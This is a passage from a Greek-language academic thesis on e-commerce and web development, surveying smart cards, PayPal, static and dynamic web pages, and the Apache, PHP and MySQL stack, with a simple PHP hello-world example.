Οι έξυπνες κάρτες αποτελούν εξέλιξη των καρτών μαγνητικής λωρίδας (παθητικό μέσο αποθήκευσης, τα περιεχόμενα του οποίου μπορούν να διαβαστούν και να αλλαχθούν). Οι έξυπνες κάρτες μπορούν να αποθηκεύσουν μεγάλη ποσότητα δεδομένων και παρέχουν δυνατότητες κρυπτογράφησης και χειρισμού ηλεκτρονικών υπογραφών για την ασφάλεια των περιεχομένων τους. Σήμερα επικρατεί η λανθασμένη εντύπωση ότι οι Smart Cards είναι τραπεζικές ή πιστωτικές κάρτες, με αποτέλεσμα να μην αναγνωρίζεται το μεγάλο εύρος των δυνατοτήτων τους.

Η τεχνολογία των έξυπνων καρτών προσφέρει απεριόριστες δυνατότητες χρήσης στη βιομηχανία, το εμπόριο και τη δημόσια διοίκηση. Μια έξυπνη κάρτα έχει το μέγεθος μιας κανονικής πιστωτικής κάρτας, στην οποία έχει ενσωματωθεί ένα ολοκληρωμένο κύκλωμα (chip). Το chip αυτό συνήθως είναι ένας μικροεπεξεργαστής. Το βασικότερο πλεονέκτημα τους είναι ότι είναι εξαιρετικά δύσκολο να αντιγραφούν.

PayPal

Η υπηρεσία PayPal έγινε γνωστή στα τέλη του 1999. Σήμερα υπάρχουν πάνω από 50 εκατ. μέλη. Είναι ένας ευρέως αποδεκτός τρόπος πληρωμής που υποστηρίζεται από την πλειοψηφία των websites με πρώτη προτίμηση μέσω της e-bay.com.

Η PayPal δεν είναι άμεσος τρόπος πληρωμών. Είναι μια υπηρεσία, που αναλαμβάνει την μεταφορά των χρημάτων από τον αγοραστή στον πωλητή. Για να πραγματοποιηθεί μια τέτοια συναλλαγή, καταρχήν, θα πρέπει το ηλεκτρονικό κατάστημα να υποστηρίζει αυτό τον τρόπο πληρωμών. Επιπλέον ο καταναλωτής θα πρέπει να έχει ένα λογαριασμό στο <https://www.paypal.com/gr> δίνοντας τα στοιχεία του και τους κωδικούς μιας κάρτας πιστωτικής, χρεωστικής ή προπληρωμένης (prepaid). Αφού το PayPal ελέγξει τη γνησιότητα των στοιχείων ο λογαριασμός είναι ενεργός. Από εκεί και πέρα ο κάτοχος του λογαριασμού



μπορεί να πληρώσει για την αγορά προϊόντων μέσω της ιστοσελίδας του paypal. Το μεγάλο πλεονέκτημα αυτής της υπηρεσίας είναι ότι χρεώνει την κάρτα του κατόχου με το ακριβές πόσο που απαιτείται για την αγορά του προϊόντος (ίσως και τα έξοδα μεταφορών) και το μεταβιβάζει στον paypal λογαριασμό του πωλητή.

Έτσι ο πωλητής δεν έχει καμία πληροφορία για τα στοιχεία της κάρτας του αγοραστή. Με τον τρόπο αυτό εκμηδενίζονται οι όποιοι κίνδυνοι σε τέτοιες συναλλαγές. Το PayPal προσφέρει και κάποιες επιπλέον εγγυήσεις. Σε περίπτωση που κάποιος πωλητής πληρωθεί το ποσό για μια παραγγελία αλλά δεν το αποστέλλει ποτέ στον αγοραστή, αλλά και σε περιπτώσεις άλλων παράπονων του αγοραστή, γίνεται αναφορά στο paypal, το οποίο με τη σειρά του, αφού ελέγξει την περίπτωση, αναλαμβάνει την επίλυση του προβλήματος. Είναι καταγεγραμμένα αρκετά περιστατικά όπου αγοραστές εξαπατήθηκαν αρχικά αλλά τελικά αποζημιώθηκαν με την παρέμβαση του paypal. Παρόλα αυτά, η υπηρεσία αυτή χαιρεί μεγάλης εμπιστοσύνης και από τους πωλητές αλλά και από τους αγοραστές γιατί είναι ένας από τους πιο ασφαλείς τρόπους οικονομικών συναλλαγών μέσω διαδικτύου.

2.2.2 Δυναμικές-Στατικές Ιστοσελίδες

Γενικά

Αρχικά υπήρχαν ιστοσελίδες οι οποίες είχαν τις απολύτως απαραίτητες πληροφορίες. Όταν κάποιος ήθελε να δει αυτές τις πληροφορίες, έπρεπε να στείλει ένα αίτημα στον server και αυτός με την σειρά του αφού δεχτεί το αίτημα, να στείλει πίσω στον αιτούντα το περιεχόμενο της ιστοσελίδας. Οι πληροφορίες αυτές δεν μπορούσαν να ανανεωθούν εύκολα και από τον καθένα. Αργότερα βέβαια και με την συνεχή εξέλιξη στον χώρο του ηλεκτρονικού εμπορίου γενικότερα, οι ανάγκες και οι απαιτήσεις από μια ιστοσελίδα ολοένα και αυξανόταν. Μια στατική ιστοσελίδα δεν μπορούσε πλέον να καλύψει όλες τις περιπτώσεις και όλες τις ανάγκες με αποτέλεσμα να κάνουν την εμφάνισή τους οι δυναμικές ιστοσελίδες.

Στατικές Ιστοσελίδες

Όπως αναφέρθηκε και πιο πριν, οι στατικές ιστοσελίδες περιείχαν μονάχα τις βασικές πληροφορίες που έπρεπε να υπάρχουν σε ένα site. Ήταν δηλαδή σελίδες με συγκεκριμένο περιεχόμενο όπως εικόνα, ήχο, βίντεο και κείμενο το οποίο ήταν το ίδιο για κάθε χρήστη χωρίς καμία αλληλεπίδραση μεταξύ του επισκέπτη και του site. Το περιεχόμενο μιας στατικής ιστοσελίδας συνήθως δεν αλλάζει πολύ συχνά και αυτό οφείλεται στο ότι δεν μπορεί ο κάθε ένας να το ενημερώσει. Τις όποιες αλλαγές, μπορεί να τις κάνει μόνο ο διαχειριστής της ιστοσελίδας ή κάποιος προγραμματιστής ο οποίος θα πρέπει να έχει τις απαραίτητες γνώσεις για να παρέμβει στον πηγαίο κώδικα της σελίδας. Αυτό φυσικά δεν είναι καθόλου εύχρηστο και λειτουργικό για περιπτώσεις όπου το περιεχόμενο της ιστοσελίδας θα πρέπει να ανανεώνεται σε τακτά χρονικά διαστήματα. Όλα αυτά βέβαια δεν σημαίνουν ότι οι στατικές ιστοσελίδες είναι πια παλιές και ξεπερασμένες. Υπάρχουν σήμερα αρκετά site με πολύ μοντέρνο σχεδιασμό και δυνατότητες αρκετά προηγμένες.

Πλεονεκτήματα-Μειονεκτήματα στατικών ιστοσελίδων

Υπάρχουν μερικά πλεονεκτήματα τα οποία κάνουν τις στατικές ιστοσελίδες να χρησιμοποιούνται ακόμα και μάλιστα με αρκετά καλό αποτέλεσμα ως προς την παρουσίαση τους.

- Μικρότερες απαιτήσεις σε επισκέπτη και τόπο φιλοξενίας
- Λιγότερος χρόνος ανάπτυξης της ιστοσελίδας
- Χαμηλότερο κόστος
- Γρηγορότερο φόρτωμα στον browser(σε σχέση με μια δυναμική)
- Χαμηλού επιπέδου γνώσεις προγραμματισμού

Φυσικά αρκετοί είναι και οι λόγοι που οι στατικές σελίδες έχουν μικρή δυναμικότητα και περιορισμένο εύρος εφαρμογής.

- Έλλειψη αυτόματης ενημέρωσης περιεχομένου
- Ιστοσελίδες με μικρό περιεχόμενο(Λίγες σελίδες)
- Μη ελκυστικό στον χρήστη για μελλοντική επίσκεψη
- Περιορισμένο πεδίο χρήσης
- Αδυναμία αλληλεπίδρασης με τον χρήστη
- Εξειδικευμένες γνώσεις προσωπικού για ανανέωση περιεχομένου
- Υψηλό κόστος για ενημέρωση-ανανέωση περιεχομένου

Δυναμικές Ιστοσελίδες

Με τις αυξημένες ανάγκες που παρουσιάστηκαν στην πορεία εξέλιξης του εμπορίου μέσα από το διαδίκτυο ήταν λογικό να υπάρξουν αλλαγές και στον τρόπο κατασκευής και λειτουργίας μιας ιστοσελίδας. Υπήρξε η ανάγκη αλληλεπίδρασης της ιστοσελίδας με τον επισκέπτη και η ανταλλαγή πληροφοριών και προς τις δυο κατευθύνσεις. Αυτός ήταν και ο στόχος υλοποίησης μιας τέτοιας σελίδας, έτσι ώστε ο κάθε επισκέπτης να μπορεί να επιλέξει ο ίδιος τι ενέργειες θα πραγματοποιήσει και τι περιεχόμενο θα δει. Επιπλέον, περισσότεροι επισκέπτες να μπορούν ταυτόχρονα να πραγματοποιούν παρόμοιες ενέργειες αλλά με διαφορετικό περιεχόμενο και αποτέλεσμα για τον κάθε ένα χωριστά.

Για την υποστήριξη μιας δυναμικής ιστοσελίδας χρησιμοποιούνται βάσεις δεδομένων οι οποίες τρέχουν πίσω από τα site και σκοπό έχουν να επεξεργάζονται και να αποθηκεύουν πληροφορίες.

Για τις ιστοσελίδες αυτές χρειάζονται πεπειραμένοι προγραμματιστές αφού για την δημιουργία μιας τέτοιας σελίδας απαιτούνται πολλές γραμμές κώδικα. Παρόλα αυτά, το περιεχόμενο τέτοιων ιστοσελίδων μπορεί να αλλάζει και να ενημερώνεται αυτόματα και χωρίς την παρέμβαση κάποιο ειδικού προσωπικού με προγραμματιστικές γνώσεις.

Πλεονεκτήματα-Μειονεκτήματα δυναμικών ιστοσελίδων

Η εμφάνιση των δυναμικών ιστοσελίδων είχε πολλά πλεονεκτήματα έναντι των στατικών. Μερικά από τα πιο σημαντικά είναι τα εξής:

- Αλληλεπίδραση με τον χρήστη
- Ευκολία χρήσης από διαχειριστή και χρήστες
- Ταυτόχρονη πρόσβαση από πολλούς χρήστες με διαφορετική χρήση του καθενός
- Κατηγοριοποιημένο και αρχειοθετημένο περιεχόμενο
- Εύκολη και γρήγορη ενημέρωση περιεχομένου
- Δελεαστικό για επιπλέον επισκέψεις
- Ενημέρωση περιεχομένου από άτομα μη ειδικευμένα σε προγραμματισμό
- Θεωρητικά απεριόριστος αριθμός σελίδων και περιεχομένου
- Χαμηλό κόστος συντήρησης

Παρόλα τα πλεονεκτήματα δεν παύουν και οι δυναμικές ιστοσελίδες να έχουν κάποια μειονεκτήματα ως προς την χρήση τους.

- Η κατασκευή ενός δυναμικού site απαιτεί πολύ περισσότερο χρόνο κατασκευής
- Αυξημένο κόστος κατασκευής
- Υψηλό κόστος φιλοξενίας
- Αργεί να φορτωθεί στον browser εξαιτίας του αυξημένου περιεχομένου
- Αρκετές γραμμές κώδικα
- Γνώσεις προγραμματισμού

Όλα τα παραπάνω συντελούν στην απόφαση κάθε επιχείρησης ώστε να επιλέξει, σύμφωνα με τις δικές της προσωπικές ανάγκες, τον καλύτερο και πιο ωφέλιμο για αυτήν, τρόπο παρουσίασης των προϊόντων και υπηρεσιών της. Σαν συμπέρασμα θα μπορούσαμε να πούμε πως σε γενικές γραμμές και για την πλειοψηφία των περιπτώσεων, η χρησιμοποίηση δυναμικών ιστοσελίδων μόνο ωφέλιμη μπορεί να είναι για την επιχείρηση αφού τα όποια μειονεκτήματα με την πάροδο του χρόνου αποζημιώνουν με το παραπάνω. Από την άλλη, αν η επιχείρηση θέλει να έχει απλά μια αξιοπρεπή παρουσία στο διαδίκτυο χωρίς ιδιαίτερες απαιτήσεις, καλό θα είναι να επιλέξει την λύση μιας στατικής ιστοσελίδας.

Κεφάλαιο 3

3. Σχέδιο Δράσης για την εκπόνηση της εργασίας

3.1 State of the Art

3.1.1 Ο server που φιλοξενεί το CMS – Apache Web Server



Εικόνα 1 : Apache Server

Ο Apache Web Server είναι αυτό ακριβώς που δηλώνει το όνομά του. Πρόκειται δηλαδή για έναν εξυπηρετητή (server) του παγκόσμιου Ιστού (Web). Με τον όρο server το μυαλό μας πηγαίνει ίσως σε ηλεκτρονικούς υπολογιστές που φιλοξενούν ιστοσελίδες και όχι άδικα. Ο όρος αυτός χρησιμοποιείται και για το μηχανήμα εξυπηρετητή (hardware) αλλά και για το πρόγραμμα (software). Στο άρθρο αυτό θα ασχοληθούμε μόνο με το software και συγκεκριμένα με τον Apache.

Ο Apache εγκαθίσταται σε έναν υπολογιστή ο οποίος μπορεί να χρησιμοποιεί διάφορα λειτουργικά συστήματα όπως Linux, Unix, Microsoft Windows, GNU, FreeBSD, Solaris, Novell NetWare, Mac OS X, OS/2, TPF. Ο ρόλος του Apache είναι να αναμένει αιτήσεις από διάφορα προγράμματα – χρήστες (clients) όπως είναι ένας ο φυλλομετρητής (browser) ενός χρήστη και στη συνέχεια να εξυπηρετεί αυτές τις αιτήσεις “σερβίροντας” τις σελίδες που ζητούν είτε απευθείας μέσω μιας ηλεκτρονικής διεύθυνσης (URL), είτε μέσω ενός συνδέσμου (link). Ο τρόπος με τον οποίο ο Apache εξυπηρετεί αυτές τις αιτήσεις, είναι σύμφωνος με τα πρότυπα που ορίζει το πρωτόκολλο [HTTP \(Hypertext Transfer Protocol\)](#).

Το ξεκίνημα και η εξέλιξη του Apache:

Η περίοδος έναρξης της δημιουργίας του προγράμματος χρονολογείται στις αρχές του 1990, όταν άρχισε να αναπτύσσεται από τον Robert McCool, ως ένα project του [National Center for Supercomputing Applications \(NCSA\)](#) με το όνομα HTTPd (HTTP daemon). Το 1994 ο Robert McCool αποχώρησε από το NCSA με αποτέλεσμα το [NCSA HTTPd](#) να μείνει σχεδόν εγκαταλειμμένο, πέρα από κάποιες διορθώσεις (patches) που ανέπτυσαν και διένειμαν εκτός από τον McCool και άλλοι προγραμματιστές. Το 1995 ανέλαβε το πρόγραμμα το [Ίδρυμα Λογισμικού Apache \(Apache Software Foundation\)](#), το οποίο διατηρεί την εποπτεία του έως και σήμερα.

3.1.1.1 Ο Apache σήμερα

Ο Apache HTTP αναπτύσσεται από την “Κοινότητα Ανοιχτού Λογισμικού” και η εποπτεία, υποστήριξη, και διάθεση του προγράμματος γίνεται από το Apache Software Foundation.

Το πρόγραμμα είναι ανοιχτού κώδικα (open source), κάτι που σημαίνει ότι σύμφωνα με την άδεια χρήσης του (license), διατίθεται δωρεάν και μπορούν να γίνουν ελεύθερα από το χρήστη προσθήκες και τροποποιήσεις στον κώδικα του.

3.1.1.2 Η προέλευση του ονόματος του

Υπάρχουν δύο εκδοχές σχετικά με την προέλευση του ονόματος του. Η πρώτη εντοπίζεται στα πρώτα χρόνια της δημιουργίας του, τότε που ως NCSA HTTPd έπρεπε να αναπτύσσονται συνεχώς διορθώσεις (patches) για να ενσωματωθούν στον αρχικό του κώδικα με αποτέλεσμα να του δοθεί το όνομα a patchy server. Η δεύτερη εκδοχή σύμφωνα με το ίδρυμα Apache, αναφέρει ότι το όνομα αυτό δόθηκε προς τιμήν των ιθαγενών Ινδιάνων της Αμερικής και συμβολίζει το μαχητικό πνεύμα και την αντοχή.


3.1.1.2 Χαρακτηριστικά και λειτουργίες του Apache HTTP

Ο Apache διαθέτει ποικιλία χαρακτηριστικών και μπορεί να υποστηρίξει μια μεγάλη γκάμα εφαρμογών με τις οποίες και συνεργάζεται. Οι δυνατότητες του προγράμματος αυτού καθαυτού και τα χαρακτηριστικά του δεν είναι και τόσο πολλά. Ένα από τα βασικότερα χαρακτηριστικά του όμως, το οποίο και του δίνει μεγάλες δυνατότητες, είναι ότι μπορεί να προσαρμόσει επάνω του πολλές προσθήκες προγραμμάτων (modules), τα οποία με τη σειρά τους παρέχουν διαφορετικές λειτουργίες. Μερικά από τα πιο γνωστά modules του Apache HTTP είναι τα modules πιστοποίησης, όπως για παράδειγμα τα mod_access, mod_auth, mod_digest κ.λπ. Παρέχει επίσης SSL σε TLS μέσω των (mod_ssl), και proxy module (mod_proxy), πραγματοποιεί ανακατευθύνσεις διευθύνσεων (URL rewrites) μέσω του mod_rewrite, καταγραφές συνδέσεων μέσω του mod_log_config, συμπίεση αρχείων μέσω του mod_gzip και πολλά άλλα modules τα οποία διατίθενται είτε από το Apache Software Foundation, είτε από τρίτες εταιρίες λογισμικού.

Ένα άλλο χαρακτηριστικό – δυνατότητα του Apache HTTP, όπως αναφέραμε πιο πάνω, είναι ότι μπορεί να εγκατασταθεί σε διάφορα λειτουργικά συστήματα. Ο Apache HTTP υποστηρίζει επίσης αρκετές διάσημες εφαρμογές και γλώσσες προγραμματισμού όπως [MySQL](#), [PHP](#), [Perl](#), [Python](#) κ.λπ.

Αυτά είναι μερικά από τα χαρακτηριστικά και τις λειτουργίες του που κάνουν τον Apache τον πιο δημοφιλή Web Server από το 1996 έως τις μέρες μας. Περισσότερο από το 50% των ιστοχώρων του παγκόσμιου ιστού, χρησιμοποιεί τον Apache ως εξυπηρετητή. Το υπόλοιπο ποσοστό καλύπτουν αντίστοιχα προγράμματα, όπως το Microsoft Internet Information Services (IIS), ο Sun Java System Web Server, ο Zeus Web Server κα.

3.1.2 Server – side γλώσσα προγραμματισμού – PHP



Εικόνα 2 : PHP Scripting Language

3.1.2.1 Τι είναι η PHP;

Η PHP, όπου τα αρχικά σημαίνουν Hypertext PreProcessor, είναι μια γλώσσα συγγραφής σεναρίων (scripting language) που ενσωματώνεται μέσα στον κώδικα της HTML και εκτελείται στην πλευρά του server (server-side scripting).

Ανταγωνιστικές της τεχνολογίας PHP είναι οι εξής γλώσσες προγραμματισμού : ASP (Active Server Pages) της εταιρείας Microsoft, CFML (ColdFusion Markup Language) της εταιρείας Allaire και JSP (JavaServer Pages) της εταιρείας Sun.

Το μεγαλύτερο μέρος της σύνταξής της, η PHP το έχει δανειστεί από την C, την Java και την Perl και διαθέτει και μερικά δικά της μοναδικά χαρακτηριστικά. Ο σκοπός της γλώσσας είναι να δώσει τη δυνατότητα στους web developers να δημιουργούν δυναμικά παραγόμενες ιστοσελίδες. Ακολουθεί ένα εισαγωγικό παράδειγμα :

```
<html>
<head>
<title> Παράδειγμα </title>
</head>
<body>
<?php echo "Γεια σας, είμαι ένα script της PHP!"; ?>
</body>
</html>
```

Προσέξτε πόσο διαφέρει από ένα CGI script που γράφεται σ' άλλες γλώσσες, όπως η Perl ή η C, όπου αντί να γράψουμε ένα πρόγραμμα με πολλές εντολές για να δημιουργήσουμε κώδικα HTML, γράφουμε ένα HTML script με κάποιον ενσωματωμένο κώδικα για να κάνει κάτι, όπως στην συγκεκριμένη περίπτωση να εμφανίσει κάποιο κείμενο (μήνυμα). Ο κώδικας της PHP περικλείεται με ειδικά tags αρχής και τέλους για να μπορούμε να εισερχόμαστε και να εξερχόμαστε από το PHP mode.

Αυτό που ξεχωρίζει την PHP από μια γλώσσα όπως η JavaScript, η οποία εκτελείται στην πλευρά του χρήστη (client-side), είναι ότι ο κώδικάς της εκτελείται στον server. Αν είχαμε σ' έναν server ένα script παρόμοιο με το παραπάνω, ο χρήστης (client) θα λάμβανε το αποτέλεσμα της εκτέλεσης αυτού του script, χωρίς να είναι σε θέση να γνωρίζει ποιος μπορεί να είναι ο αρχικός κώδικας.

Μπορούμε ακόμη να ρυθμίσουμε (configure) τον web server ώστε να επεξεργάζεται όλα τα HTML αρχεία με την PHP και τότε δεν θα υπάρχει πράγματι κανένας τρόπος να μάθουν οι χρήστες τον κώδικά μας.

3.1.2.2 Τι μπορεί να κάνει η PHP

Στο πιο βασικό επίπεδο, η PHP μπορεί να κάνει ότι και τα άλλα προγράμματα της τεχνολογίας CGI, όπως επεξεργασία των δεδομένων μιας φόρμας, δημιουργία δυναμικού περιεχομένου ιστοσελίδων ή αποστολή και λήψη cookies.

Ίσως το δυνατότερο και πιο σημαντικό χαρακτηριστικό της PHP είναι η υποστήριξη που παρέχει σε μια ευρεία γκάμα από βάσεις δεδομένων. Έτσι, το να δημιουργήσουμε μια ιστοσελίδα που να παρέχει υποστήριξη σε βάσεις δεδομένων είναι απίστευτα απλό.

Η PHP παρέχει επίσης υποστήριξη για συνομιλία μ' άλλες υπηρεσίες, χρησιμοποιώντας πρωτόκολλα όπως τα IMAP, SNMP, NNTP, POP3 ή και το HTTP.

3.1.2.3 Μια σύντομη ιστορία της PHP

Η ιδέα για την δημιουργία της PHP ελήφθη το φθινόπωρο του 1994 από τον Rasmus Lerdorf. Οι πρώτες ανεπίσημες εκδόσεις (versions) της PHP χρησιμοποιήθηκαν στην αρχική του σελίδα (home page) για να μπορεί να παρακολουθεί αυτούς που έμπαιναν στην σελίδα. Η πρώτη έκδοση που δόθηκε για χρήση στο κοινό ήταν διαθέσιμη στις αρχές του 1995 με το όνομα Personal Home Page Tools.

Αποτελείτο από μια πολύ απλοϊκή μηχανή ανάλυσης (parser engine) η οποία καταλάβαινε λίγες μόνο ειδικές μακροεντολές (macros) και έναν αριθμό από utilities που βρίσκονταν σε κοινή χρήση στις home pages εκείνη την εποχή. Ένα guestbook, ένας μετρητής (counter) και κάποιο άλλο υλικό. Ο αναλυτής (parser) ξαναγράφηκε στα μέσα του 1995 και ονομάστηκε PHP/FI Version 2.

Το όνομα FI προέρχεται από ένα άλλο πακέτο που είχε γράψει ο Rasmus και το οποίο διερμήνευε (interpreted) τα δεδομένα από φόρμες της HTML. Συνδύασε τα εργαλεία scripts της Personal Home Page με τον Form Interpreter και πρόσθεσε υποστήριξη για mSQL. Έτσι γεννήθηκε η PHP/FI, η οποία αναπτύχθηκε αλματωδώς και διάφοροι χρήστες άρχισαν να συνεισφέρουν κώδικα σ' αυτήν.

Υπολογίζεται ότι μέχρι τα τέλη του 1996, η PHP/FI χρησιμοποιείτο σε τουλάχιστον 15.000 web sites σ' όλον τον κόσμο και στα μέσα του 1997 αυτός ο αριθμός είχε ξεπεράσει τις 50.000. Στα μέσα του 1997 είχαμε επίσης μια αλλαγή στην ανάπτυξη της PHP. Σταμάτησε να αποτελεί το αγαπημένο αντικείμενο του Rasmus και έγινε ο στόχος μιας πιο καλά οργανωμένης ομαδικής εργασίας. Ο αναλυτής (parser) ξαναγράφηκε από την αρχή από τους Zeev Suraski και Andi Gutmans και αυτός ο νέος parser αποτέλεσε τη βάση για την PHP Version 3.

Ένα μεγάλο μέρος του utility code μεταφέρθηκε από την PHP/FI στην PHP3 και ένα μεγάλο μέρος του ξαναγράφηκε από την αρχή. Σήμερα, η PHP/FI και η PHP3 έρχονται μ' έναν αριθμό εμπορικών προϊόντων όπως ο web server C2 StrongHold και το RedHat Linux. Από τον Απρίλιο του 2007, πάνω από 20 εκατομμύρια τοποθεσίες του Διαδικτύου φιλοξενούνται σε διακομιστές με εγκατεστημένη την PHP, και το mod_php καταγράφηκε ως η πιο δημοφιλής προσθήκη του Apache. Σημαντικές ιστοσελίδες είναι γραμμένες με χρήση της PHP, συμπεριλαμβανομένων των Facebook, wikipedia, Yahoo!, MyYearbook, Digg, Joomla, WordPress, YouTube, και Drupal.

3.1.2.4 Πλεονεκτήματα της PHP

Κάποιοι από τους ανταγωνιστές της PHP είναι η Perl, Microsoft ASP.NET, Java Server Pages(JSP), ColdFusion. Σε σύγκριση με αυτά τα προϊόντα τα πλεονεκτήματα της PHP είναι:

- Υψηλή απόδοση
- Διασυνδέσεις με πολλά διαφορετικά συστήματα βάσεων δεδομένων
- Ενσωματωμένες βιβλιοθήκες για πολλές συνηθισμένες Web διαδικασίες
- Χαμηλό κόστος
- Ευκολία μάθησης και χρήσης
- Δυνατή αντικειμενοστραφή υποστήριξη
- Μεταφερσιμότητα
- Διαθεσιμότητα του κώδικα προέλευσης
- Διαθεσιμότητα υποστήριξης

3.1.3 Γλώσσα επερωτήσεων Βάσεων Δεδομένων – MySQL



Εικόνα 3 : MySQL

3.1.3.1 Τι είναι η MySQL

Η **MySQL** είναι ένα σχεσιακό σύστημα διαχείρισης βάσεων δεδομένων (RDBMS) το οποίο έχει περισσότερα από 6 εκατομμύρια εγκαταστάσεις. MySQL σημαίνει "My Structured Query Language". Το πρόγραμμα λειτουργεί ως διακομιστής παροχής πρόσβασης πολλών χρηστών σε μια σειρά από βάσεις δεδομένων.

Το έργο έχει κάνει τον πηγαίο κώδικα του διαθέσιμο σύμφωνα με τους όρους της GNU General Public License, καθώς και υπό διάφορες αποκλειστικές συμφωνίες. Η MySQL ανήκει και χρηματοδοτείται από ένα μία μόνο επικερδής εταιρεία, τη σουηδική MySQL AB, τώρα θυγατρική της Sun Microsystems. Από το 2009 η Oracle Corporation ξεκίνησε τη διαδικασία της απόκτησης της Sun Microsystems. Η Oracle κατέχει τα πνευματικά δικαιώματα για τον περισσότερο κώδικα της MySQL.

Η MySQL διατίθεται συνήθως ως μέρος ελεύθερων πακέτων λογισμικού που απαιτούν ένα πλήρες σύστημα διαχείρισης βάσεων δεδομένων, όπως το WordPress, η phpBB ή άλλο λογισμικό για την κατασκευή ενός πακέτου λογισμικού LAMP. Χρησιμοποιείται επίσης σε τοποθεσίες μεγάλης κλίμακας συμπεριλαμβανομένων των Wikipedia, Google και Facebook.

3.1.3.2 Χρήση της MySQL

Πολλές εφαρμογές web κάνουν χρήση της MySQL ως μέρος του πακέτου λογισμικού LAMP. Η δημοτικότητά της για χρήση με εφαρμογές web είναι στενά συνδεδεμένη με τη δημοτικότητα της PHP, η οποία συνδυάζεται συχνά με την MySQL. Αρκετές ιστοσελίδες υψηλής επισκεψιμότητας συμπεριλαμβανομένων των Flickr, Facebook, Βικιπαίδεια, Google (αν και όχι στις αναζητήσεις), το Nokia Auctionmarts και YouTube χρησιμοποιούν την MySQL για την αποθήκευση δεδομένων και την καταγραφή των δεδομένων του χρήστη.

3.1.3.3 Πλατφόρμες λειτουργίας

Ο MySQL κώδικας χρησιμοποιεί την C και C ++. Ο parser της SQL χρησιμοποιεί το yacc και ένα lexer, το `sql_lex.cc`.

Η MySQL λειτουργεί σε πολλές διαφορετικές πλατφόρμες, συμπεριλαμβανομένων των AIX, BSDi, FreeBSD, HP-UX, i5/OS, Linux, Mac OS X, NetBSD, Novell NetWare, OpenBSD, OpenSolaris, eComStation, OS / 2 Warp, QNX, IRIX, Solaris, Symbian, SunOS, SCO OpenServer, SCO UnixWare, Sanos, Tru64 και τα Microsoft Windows. Υπάρχει επίσης ένα port της MySQL για OpenVMS.

Όλες οι μεγάλες γλώσσες προγραμματισμού με language-specific APIs περιλαμβάνουν Βιβλιοθήκες για την πρόσβαση σε βάσεις δεδομένων MySQL. Επιπλέον, μία διασύνδεση ODBC που ονομάζεται MyODBC επιτρέπει σε επιπλέον γλώσσες προγραμματισμού που υποστηρίζουν τη διασύνδεση ODBC να επικοινωνούν με μια βάση δεδομένων MySQL, όπως η ASP ή η ColdFusion. Ο διακομιστής MySQL και οι επίσημες βιβλιοθήκες εφαρμόζονται ως επί το πλείστον σε ANSI C / ANSI C ++.

Για τη διαχείριση βάσεων δεδομένων μέσω MySQL μπορεί να χρησιμοποιηθεί το ενσωματωμένο εργαλείο γραμμής εντολών (εντολές: `mysql` και `mysqladmin`). Οι χρήστες μπορούν επίσης να κατεβάσουν από την ιστοσελίδα της MySQL GUI εργαλεία διαχείρισης όπως: MySQL, Administrator, MySQL Migration Toolkit και MySQL Query Browser. Τα εργαλεία αυτά περιλαμβάνονται τώρα σε ένα πακέτο που ονομάζεται Γραφικά Εργαλεία της MySQL.

Εκτός από τα προαναφερθέντα εργαλεία που αναπτύχθηκαν από την MySQL AB, διάφορα άλλα εμπορικά και μη εμπορικά εργαλεία συνεργάζονται με την MySQL. Κάποια παραδείγματα είναι τα Navicat Free Lite Edition, AnySQL Maestro Freeware Edition ή SQLyog Community Edition, τα οποία είναι ελεύθερα desktop-based GUI εργαλεία, και η phpMyAdmin, ένα δωρεάν Web-based interface διαχείρισης που εφαρμόζεται στην PHP.

3.1.3.4 Χαρακτηριστικά της MySQL

Από τον Απρίλιο του 2009 προσφέρεται η MySQL 5.1 σε δύο διαφορετικές παραλλαγές: την Community MySQL Server και Enterprise Server. Έχουν μια κοινή βάση κώδικα και περιλαμβάνουν τα ακόλουθα χαρακτηριστικά:

- Ένα ευρύ υποσύνολο της ANSI SQL 99 καθώς και επεκτάσεις
- Cross-platform υποστήριξη
- Αποθηκευμένες διαδικασίες
- Triggers
- Δρομείς
- Αναβαθμίσιμες εμφανίσεις
- True varchar υποστήριξη
- INFORMATION_SCHEMA
- Strict mode
- Υποστήριξη X/OPEN XA κατανεμημένης επεξεργασίας συναλλαγών(DTP).
- Ανεξάρτητες μηχανές αποθήκευσης (την MyISAM για ταχύτητα ανάγνωσης, την InnoDB για τις συναλλαγές και την ακεραιότητα των αναφορών και την MySQL archive για την αποθήκευση των ιστορικών δεδομένων σε μικρό χώρο).
- Συναλλαγές με τις InnoDB, BDB και Cluster μηχανές αποθήκευσης.
- Savepoints με InnoDB
- SSL υποστήριξη
- Query caching
- SUB-SELECTS (δηλαδή nested SELECTS)
- Αναπαραγωγή με ένα master ανά slave, πολλούς slaves ανά master, Μη αυτόματη υποστήριξη για πολλαπλές masters ανά slave.
- Πλήρης καταχώρηση κειμένου και αναζήτηση με την μηχανή MyISAM
- Ενσωματωμένη βιβλιοθήκη βάσης δεδομένων
- Μερική Unicode υποστήριξη (UTF-8 ακολουθίες μήκους άνω των 3 bytes δεν υποστηρίζονται. Επίσης, οι UCS-2 κωδικοποιημένες συμβολοσειρές περιορίζονται στην BMP)
- Μερική ACID συμμόρφωση (πλήρης συμμόρφωση μόνο κατά τη χρήση των μη προεπιλεγμένων μηχανών αποθήκευσης InnoDB, BDB και Cluster)
- Shared-nothing clustering μέσω MySQL Cluster.
- Replication υποστήριξη (δηλαδή Master-Master Replication & Master-Slave Replication)
- Hot backup (μέσω mysqlhotcopy υπό ορισμένες προϋποθέσεις)

